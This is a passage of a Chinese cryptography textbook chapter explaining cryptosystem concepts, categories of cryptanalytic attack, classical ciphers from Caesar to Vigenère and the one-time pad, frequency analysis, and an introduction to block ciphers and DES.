


图 2-1　密码体制

如果一个密码体制的 $K_d=K_e$，或由其中一个很容易推出另一个，则称为**单密钥密码体制**或**对称密码体制**或**传统密码体制**。否则称为**双密钥密码体制**。进而，如果在计算上 K_d 不能由 K_e 推出，这样将 K_e 公开也不会损害 K_d 的安全，于是便可将 K_e 公开。这种密码体制称为**公开密钥密码体制**，简称为**公钥密码体制**。公开密钥密码体制的概念于 1976 年由 W.Diffie 和 M.Hellman 提出。它的出现是密码发展史上的一个里程碑。

如果能够根据密文系统地确定出明文或密钥，或者能够根据明文-密文对系统地确定出密钥，则我们说这个密码是**可破译**的。研究密码破译的科学称为密码分析学。

密码分析者攻击密码的方法主要有以下三种。

（1）穷举攻击。所谓穷举攻击是指，密码分析者采用依次试遍所有可能的密钥对所获得的密文进行解密，直至得到正确的明文；或者用一个确定的密钥对所有可能的明文进行加密，直至得到所获得的密文。显然，理论上，对于任何实用密码只要有足够的资源，都可以用穷举攻击将其攻破。从平均角度讲，采用穷举攻击破译一个密码必须试遍所有可能密钥的一半。

值得注意的是，如果分析者不得不采用穷举攻击时，他们往往会首先尝试那些可能性最大的密钥。例如，基于用户为了容易记忆往往会选择一些短的数据或有意义的数据作为口令（如姓名、生日、电话号码、邮件地址等）这样的事实，黑客在攻击用户口令时往往首先尝试这些短的和有意义的口令。这一事实告诉我们，为了口令的安全用户不应选择这种短的数据或有意义的数据作为口令。

（2）数学分析攻击。所谓数学分析攻击是指密码分析者针对加解密算法的数学基础和某些密码学特性，通过数学求解的方法来破译密码。数学分析攻击是对基于数学难题的各种密码的主要威胁。为了对抗这种数学分析攻击，应当选用具有坚实数学基础和足够复杂的加解密算法。

（3）基于物理的攻击。侧信道密码分析利用密码系统实现时泄露的额外信息，推导密码系统中的秘密参数。主要方法包括功耗攻击、电磁场攻击和时间攻击等。其中功耗攻击是最常用的手段之一，包括简单功耗分析攻击（SimplePower Analysis attacks，SPA）和差分功耗分析攻击（Differential Power Analysis attacks,DPA），与传统密码分析学相比，这些攻击手段攻击效果显著。有效性远高于基于数学进行密码分析的方法，因此给密码设备带来了严重的威胁。

此外，根据密码分析者可利用的数据资源来分类，可将攻击密码的类型分为以下四种：

（1）仅知密文攻击（Ciphertext-only attack）。所谓仅知密文攻击是指密码分析者仅根据截获的密文来破译密码。因为密码分析者所能利用的数据资源仅为密文，因此这是对密码分析者最不利的情况。

（2）已知明文攻击（Known-plaintext attack）。所谓已知明文攻击是指密码分析者根据已经知道的某些明文-密文对来破译密码。例如，密码分析者可能知道从用户终端送到计算机的密文数据从一个标准词“LOGIN”开头。又例如，加密成密文的计算机程序文件特别容易受到这种攻击。这是因为诸如“BEGIN”、“END”、“IF”、“THEN”、“ELSE”等词的密文有规律地在密文中出现，密码分析者可以合理地猜测它们。再例如，加密成密文的数据库文件也特别容易受到这种攻击。这是因为对于特定类型的数据库文件的字段及其取值往往具有规律性，密码分析者可以合理的猜测它们。如学生成绩数据库文件

一定会包含诸如姓名、学号、成绩等字段，而且成绩的取值范围在 0-100 之间。近代密码学认为，一个密码仅当它能经得起已知明文攻击时才是可取的。

（3）选择明文攻击（Chosen-plaintext attack）。所谓选择明文攻击是指密码分析者能够选择明文并获得相应的密文。这是对密码分析者十分有利的情况。计算机文件系统和数据库系统特别容易受到这种攻击，这是因为用户可以随意选择明文，并获得相应的密文文件和密文数据库。例如，Windows 环境下的数据库 SuperBase 的密码就被作者用选择明文方法破译。如果分析者能够选择明文并获得密文，那么他将会特意选择那些最有可能恢复出密钥的明文。

（4）选择密文攻击（Chosen-ciphertext attack）。所谓选择密文攻击是指密码分析者能够选择密文并获得相应的明文。这也是对密码分析者十分有利的情况。这种攻击主要攻击公开密钥密码体制，特别是攻击其数字签名。

一个密码，如果无论密码分析者截获了多少密文和用什么技术方法进行攻击都不能被攻破，则称为是**绝对不可破译**的。绝对不可破译的密码在理论上是存在的，这就是著名的“一次一密”密码。但是，由于在密钥管理上的困难，“一次一密”密码是不实用的。理论上，如果能够利用足够的资源，那么任何实际可使用的密码又都是可破译的。

如果一个密码，不能被密码分析者根据可利用的资源所破译，则称为是计算上不可破译的。因为任何秘密都有其时效性，因此，对于我们更有意义的是在**计算上不可破译**（Computationally unbreakable）的密码。

2.1.3　古典密码

虽然用近代密码学的观点来看，许多古典密码是很不安全的，或者说是极易破译的。但是我们不能忘记古典密码在历史上发挥的巨大作用。另外，编制古典密码的基本方法对于编制近代密码仍然有效，例如置换和代替的方法。

2.1.3.1　古典密码实例

1．置换密码

把明文中的字母重新排列，字母本身不变，但其位置改变了，这样编成的密码称为**置换密码**。

例如把明文按某一顺序排成一个矩阵，其中不足部分用 Φ 填充，而 Φ 是明文中不会出现的一个符号。然后按另一顺序选出矩阵中的字母以形成密文，最后截成固定长度的字母组作为密文。

举例：

明文：MING CHEN WU DIAN FA DONG FAN GONG

矩阵：MINGCH　　　　选出顺序：按列

ENWUDI

ANFADO

NGFANG

ONG∅∅∅　　其中∅为明文中不会出现的字符，表示空。

密文：MEANO INNGN NWFFG GUAA∅ CDDN∅ HIOG∅

由此可以看出，改变矩阵的大小和选出顺序可以得到不同形式的密码。置换密码的密钥就是矩阵的大小和选出顺序。置换密码比较简单，但它经不起已知明文攻击。但是，把它与其他密码技术相结合，可以得到十分有效的密码。

2．代替密码

首先构造一个或多个密文字母表，然后用密文字母表中的字母或字母组来代替明文字母或字母组，各字母或字母组的相对位置不变，但其本身改变了。这样编成的密码称为**代替密码**。按代替所使用的密文字母表的个数可将代替密码分为单表代替密码、多表代替密码和多名代替密码。

单表代替密码又称为简单代替密码。它只使用一个密文字母表，并且用密文字母表中的一个字母来代替一个明文字母表中的一个字母。

设 A 和 B 分别为含 n 个字母的明文字母表和密文字母表：

$$A=\{ a_0 , a_1 ,\cdots, a_{n-1} \}$$

$$B=\{ b_0 , b_1 ,\cdots, b_{n-1} \}$$

定义一个由 A 到 B 的一一映射：$f:A\rightarrow B$

$$f(a_i)= b_i$$

设明文 $M=(m_0 , m_1 ,\cdots, m_{n-1})$，则密文 $C=(f(m_0),f(m_1),\cdots,f(m_{n-1}))$。可见，简单代替密码的密钥就是映射函数 f 或密文字母表 B。

下面介绍几种典型的简单代替密码。

（1）加法密码

加法密码的映射函数为

$$f(a_i)= b_i =a_j$$

$$j=i+k \quad \bmod \quad n \qquad (2\text{-}3)$$

其中，$a_i \in A$，k 是满足 $0<k<n$ 的正整数。

著名的加法密码是古罗马的凯萨大帝（Caesar）使用过的一种密码。Caesar 密码取 k=3，因此其密文字母表就是把明文字母表循环右移 3 位后得到的字母表。例如：

$\boldsymbol{A}$={A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z}

$\boldsymbol{B}$={D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z,A,B,C}

明文：MING CHEN WU DIAN FA DONG FAN GONG

密文：PLQJ　FKHQ ZX GLDQ ID GRQJ IDQ JRQJ

（2）乘法密码

对于 26 个英文字母，将字母 A～Z 从 0～25 进行编号，则乘法密码的映射函数为

$$f(a_i)=b_i=a_j$$
$$j=ik \quad \bmod \quad n \qquad (2\text{-}4)$$

其中，要求 k 与 n 互素。这是因为仅当（k，n）=1 时，才存在两个整数 x,y 使得 $xk+yn=1$，才有 $xk=1 \bmod n$，才有 $i=xj \bmod n$，密码才能正确解密。

例如，当用英文字母表作为明文字母表而取 k=13 时，因为(13,26)=13≠1，便会出现：

f(A)=f(C)=f(E)= f(G)=f(I)=f(K)= f(M)=f(O)=f(Q)= f(S)= f(U)= f(W)=f(Y)=A

f(B)=f(D)=f(F)= f(H)=f(J)=f(L)= f(N)=f(P)=f(R)= f(T)= f(V)= f(X)= f(Z)=N

此时的密文字母表变为

B={A,N,A,N, A,N,A,N, A,N,A,N, A,N,A,N, A,N,A,N, A,N,A,N,A,N}

整个密文字母表只包含 A 和 N 两个字母，密文将不能正确解密。

而若选 k=5，因为(5,26)=1，便得到如下的合理的密文字母表：

A={A,B,C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z}

B={A,F,K,P,U,Z,E,J,O,T,Y,D,I,N,S,X.C,H,M,R,W,B,G,L,Q,V}

（3）仿射密码

乘法密码和加法密码相结合便构成仿射密码。仿射密码的映射函数为

$$f(a_i)=b_i=a_j$$
$$j=ik_1+k_0 \quad \bmod \quad n \qquad (2\text{-}5)$$

其中，要求（k_1，n）=1，$0\leqslant k_0<n$ ，且不允许同时有 k_1=1 k_0=0。

简单代替密码很容易被破译，其原因在于只使用一个密文字母表，从而使得明文中的每一个字母都只用唯一的一个密文字母表来代替。提高代替密码强度的一种方法是采用多个密文字母表，使明文中的每一个字母都有多种可能的字母来代替。

构造 d 个密文字母表：

$$B_j=\{b_{j_0},b_{j_1},\cdots,b_{j_{n-1}}) \qquad j=0，1，\cdots，d-1$$

定义 d 个映射

$$f_j：A\rightarrow B_j$$
$$f_j(a_i)=b_{j_1} \quad j=ik \quad \bmod \quad n \qquad (2\text{-}6)$$

设密文 $M=(m_0, m_1, \cdots, m_{d-1}, m_d, \cdots)$, $C=(f_0(m_0), f_1(m_1), \cdots, f_{d-1}(m_{d-1}), f_0(m_d)\cdots)$。

由于加密用到多个密文字母表，故称为多表代替密码。多表代替密码的密钥就是这组映射函数或密文字母表。

最著名的多表代替密码要算 16 世纪法国密码学者 Vigenre 使用过的 **Vigenre 密码**。

Vigenre 密码使用 26 个密文字母表，像加法密码一样，它们是依此把明文字母表循

环右移 0,1,2,…,25 位的结果。选用一个词组或短语作密钥，以密钥字母控制使用哪一个密文字母表。把 26 个密文字母表排在一起称为 Vigenere 方阵，如表 2-1 所示。

表 2-1　Vigenere 方阵

		明 文 字 母 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
	A	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
	B	B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
	C	C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
	D	D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
	E	E F G H I J K L M N O P Q R S T U V W X Y Z A B C D
	F	F G H I J K L M N O P Q R S T U V W X Y Z A B C D E
	G	G H I J K L M N O P Q R S T U V W X Y Z A B C D E F
	H	H I J K L M N O P Q R S T U V W X Y Z A B C D E F G
	I	I J K L M N O P Q R S T U V W X Y Z A B C D E F G H
	J	J K L M N O P Q R S T U V W X Y Z A B C D E F G H I
	K	K L M N O P Q R S T U V W X Y Z A B C D E F G H I J
密	L	L M N O P Q R S T U V W X Y Z A B C D E F G H I J K
钥	M	M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
字	N	N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
母	O	O P Q R S T U V W X Y Z A B C D E F G H I J K L M N
	P	P Q R S T U V W X Y Z A B C D E F G H I J K L M N O
	Q	Q R S T U V W X Y Z A B C D E F G H I J K L M N O P
	R	R S T U V W X Y Z A B C D E F G H I J K L M N O P Q
	S	S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
	T	T U V W X Y Z A B C D E F G H I J K L M N O P Q R S
	U	U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
	V	V W X Y Z A B C D E F G H I J K L M N O P Q R S T U
	W	W X Y Z A B C D E F G H I J K L M N O P Q R S T U V
	X	X Y Z A B C D E F G H I J K L M N O P Q R S T U V W
	Y	Y Z A B C D E F G H I J K L M N O P Q R S T U V W X
	Z	Z A B C D E F G H I J K L M N O P Q R S T U V W X Y

Vigenere 密码的代替规则是用明文字母在 Vigenere 方阵中的列和密钥字母在 Vigenere 方阵中的行的交点处的字母来代替该明文字母。例如，设明文字母为 P，密钥字母为 Y，则用字母 N 来代替明文字母 P。又例如：

明文：MING CHEN WU DIAN FA DONG FAN GONG

密钥：XING CHUI PING YE KUO YUE YONG DA JIANG LIU

密文：JQAME OYVLC QOYRP URMHK DOAMR NP

Vigenere 密码的解密就是利用 Vigenere 方阵进行反代替。

3．代数密码

美国电话电报公司的 Gillbert Vernam 在 1917 年为电报通信设计了一种非常方便的密码，后来被称为 **Vernam 密码**。Vernam 密码奠定了序列密码的基础，在近代计算机和通信系统中得到广泛应用。

Vernam 密码的明文、密钥和密文均用二元数字序列表示。

设明文 $M=(m_0, m_1, \cdots, m_{n-1})$，密钥 $K=(k_0, k_1, \cdots, k_{n-1})$，密文 $C=(c_0, c_1, \cdots, c_{n-1})$，其中 $m_i, k_i, c_i \in GF(2)$，则

$$c_i = m_i \oplus k_i \qquad i=0,1,\cdots,n-1 \tag{2-7}$$

这说明要编制 Vernam 密码，只需要把明文和密钥表示成二元序列，再把它们按位模 2 相加便可。根据式（2-7），有

$$m_i = c_i \oplus k_i \tag{2-8}$$

式（2-8）说明要解密 Vernam 密码，只需要把密文和密钥的二元序列对位模 2 相加便可。可见，Vernam 密码的加密和解密非常简单，而且特别适合计算机和通信系统的应用。

例如：

明文：DATA

1000100　1000001　1010100　1000001

密钥：LAMB

1001100　1000001　1001101　1000010

密文：0001000　0000000　0011001　0000011

Vernam 密码属于序列密码。它的一个突出优点是其加密运算与解密运算相同，都是模 2 加运算。这使得无论是硬件实现还是软件实现这都是最简单的，而且加解密可共用同一个软件模块或硬件电路，使工程设计制作的工作量减少一半。

在数学上，如果一个变换的正变换和逆变换相同，$f=f^{-1}$，则称其为**对合运算**。例如，模 2 加运算 ⊕ 就是一种对合运算。因此，在密码设计中都希望将其加密算法设计成对合运算，这样使加解密共用同一算法，工程实现工作量减少一半。例如，著名的 DES 和 IDEA 等密码的加密运算都是对合运算。

Vernam 密码经不起已知明文攻击。这是因为

$$k_i = c_i \oplus m_i \tag{2-9}$$

只要知道了某些明文-密文对，便可以迅速确定出相应的密钥。如果同一密钥重复使用或密钥本身包含重复，则 Vernam 密码将是不安全的。据此，为了增强 Vernam 密码的强度，应当避免密钥重复使用，避免密钥本身包含重复。一种极端情况是：

① 密钥是真正的随机序列；

② 密钥至少和明文一样长；

③ 一个密钥只使用一次。

如果能够做到这些，则密码就是绝对不可破译的了。这便是著名的“**一次一密”密码**（one time pad）。然而“一次一密”密码在实际上是行不通的。首先，“一次一密”密码要求密钥是真正的随机序列，这在实际上是不可能完全做到的。其次，“一次一密”密码要求密钥至少和明文一样长而且一个密钥只使用一次。这意味着必须经常地产生、存储大量的、很长的密钥，并且能够通过安全的途径将每次使用的密钥告诉收信者。这在实际上也是极困难的。可见，“一次一密”密码在实际的密钥管理和密钥分配方面是非常困难的，因而是行不通的。

虽然“一次一密”密码在实际上是行不通的，但它在理论上的成功却给我们展示出一个令人向往的目标。密码学者认为，如果能够用某种实际方法来模仿“一次一密”密码，将会得到一种安全性极好的实用密码。无疑这是设计密码的一种有效途径。

2.1.3.2 古典密码破译方法

1．穷举分析

对于加法密码，根据式（2-3）可知，密钥整数 k 只有 n-1 个不同的取值。对于明文字母表为英文字母表的情况，k 只有 25 种可能的取值。即使是对于明文字母表为 8 位扩展 ASCII 码而言，k 也只有 255 种可能的取值。因此，只要对 k 的可能取值逐一穷举就可破译加法密码。

乘法密码比加法密码更容易破译。根据式（2-4）可知，密钥整数 k 要满足条件（n，k）=1，因此，k 只有 φ（n）个不同的取值。去掉 k=1 这一恒等情况，k 的取值只有 φ（n）−1 种。这里 φ（n）为 n 的欧拉函数。对于明文字母表为英文字母表的情况，k 只能取 3，5，7，9，11，15，17，19，21，23，25 共 11 种不同的取值，比加法密码弱得多。

仿射密码的保密性能好些。但根据式（2-5），可能的密钥也只有 $n\varphi$（n）−1 种。对于明文字母表为英文字母表的情况，可能的密钥只有 26×12−1=311 种。这一数目对于古代密码分析者企图用穷举全部密钥的方法破译密码，可能会造成一定的困难，然而对于应用计算机进行破译来说，这就是微不足道的了。

2．统计分析

任何自然语言都有许多固有的统计特性。如果自然语言的这种统计特性在密文中有所反映，则密码分析者便可以通过分析明文和密文的统计规律而将密码破译。许多古典密码都可以用统计分析的方法破译。

随便阅读一篇英文文献，立刻就会发现，其中字母 E 出现的次数比其他字母都多。如果进行认真统计，并且所统计的文献的篇幅足够长，便可以发现各字母出现的相对频率十分稳定。而且，只要文献不特别专门化，对不同的文献进行统计所得的频率分布大体相同。根据各字母频率的大小可将英文字母分为几组。表 2-2 描述了这一分组情况。

表 2-2　英文字母频率分布

极高频率字母组	E
次高频率字母组	T A O I N S H R
中等频率字母组	D L
低频率字母组	C U M W F G Y P B
甚低频率字母组	V K J X Q Z

不仅单字母以相当稳当的频率出现，而且双字母组（相邻的两个字母）和三字母组（相邻的三个字母）同样如此。出现频率最高的 30 个双字母组依此是：

TH HE IN ER AN RE ED ON
ES ST EN AT TO NT HA ND
OU EA NG AS OR TI IS ET
IT AR TE SE HI OF

出现频率最高的 20 个三字母组依此是：

THE ING AND HER ERE ENT THA NTH WAS
ETH FOR DTH HAT SHE ION HIS STH ERS
VER

特别值得注意的是，THE 的频率几乎是排在第二位的 ING 的 3 倍，这对于破译密码是很有帮助的。此外，统计资料还表明：

① 英文单词以 E、S、D、T 为结尾的超过一半。

② 英文单词以 T、A、S、W 为起始字母的约占一半。

以上所有这些统计数据，对于密码分析者来说都是十分有用的信息。

破译单代替密码的大致过程是：首先统计密文的各种统计特征，如果密文量比较多，则完成这步后便可确定出大部分密文字母；其次分析双字母、三字母密文组，以区分元音和辅音字母；最后分析字母较多的密文，在这一过程中大胆使用猜测的方法，如果猜对一个或几个词，就会大大加快破译过程。

密码破译是十分复杂和需要极高智力的劳动。世界上第一台计算机一诞生便投入密码破译的应用，目前计算机已经成为密码破译的主要工具。可以预计，随着计算机科学技术的发展，计算机在密码破译中将会发挥更大的作用。

2.2　分组密码

2.2.1　分组密码的概念

根据明密文的划分和密钥的使用不同，可将密码体制分为分组密码和序列密码体制。

设 M 为明文，**分组密码**将 M 划分为一系列的明文块 M_i，通常每块包含若干位或字符，并且对每一块 M_i 都用同一个密钥 K_e 进行加密。即

$$M=(M_1, M_2, \cdots, M_n),$$
$$C=(C_1, C_2, \cdots, C_n)$$

其中

$$C_i=\boldsymbol{E}(M_i, K_e) \qquad i=1,2,\cdots,n \tag{2-10}$$

而**序列密码**将明文和密钥都划分为位（bit）或字符的序列，并且对于明文序列中的每一位或字符都用密钥序列中的对应分量来加密，即

$$M=(m_1, m_2, \cdots, m_n),$$
$$k_e=(k_{e_1}, k_{e_2}, \cdots, k_{e_n}),$$
$$C=(c_1, c_2, \cdots, c_n),$$

其中

$$c_i=E(m_i, k_{e_i}) \qquad i=1, 2, \cdots, n \tag{2-11}$$

分组密码每一次加密一个明文块，而序列密码每一次加密一位或一个字符。分组密码和序列密码在计算机系统中都有广泛的应用。序列密码是要害部门使用的主流密码，而商用领域则多用分组密码。

下面，我们通过几种有代表性的近代分组密码，如 DES、AES 算法，讨论分组密码的基本理论及其在计算机和通信系统中的实际应用。

2.2.2 DES 算法

为了适应社会对计算机数据安全保密越来越高的需求，美国国家标准局（NBS）于 1973 年向社会公开征集一种用于政府机构和商业部门对非机密的敏感数据进行加密的加密算法。许多公司都提交了自己的加密算法，经过评测，最后选中了 IBM 公司提交的一种加密算法。经过一段时间的试用和征求意见，美国政府于 1977 年 1 月 5 日颁布作为**数据加密标准**（Data Encryption Standard，**DES**）。DES 的设计目标是，用于加密保护静态存储和传输信道中的数据，安全使用 10～15 年。

DES 综合运用了置换、代替、代数等多种密码技术。它设计精巧、实现容易、使用方便，堪称是适应计算机环境的近代传统密码的一个典范。DES 的设计充分体现了 Shannon 信息保密理论所阐述的设计密码的思想，标志着密码的设计与分析达到了新的水平。

DES 是一种分组密码。明文、密文和密钥的分组长度都是 64 位。

DES 是面向二进制的密码算法。因而能够加解密任何形式的计算机数据。

DES 是对合运算，因而加密和解密共用同一算法，从而使工程实现的工作量减半。

DES 的整体结构如图 2-2 所示。

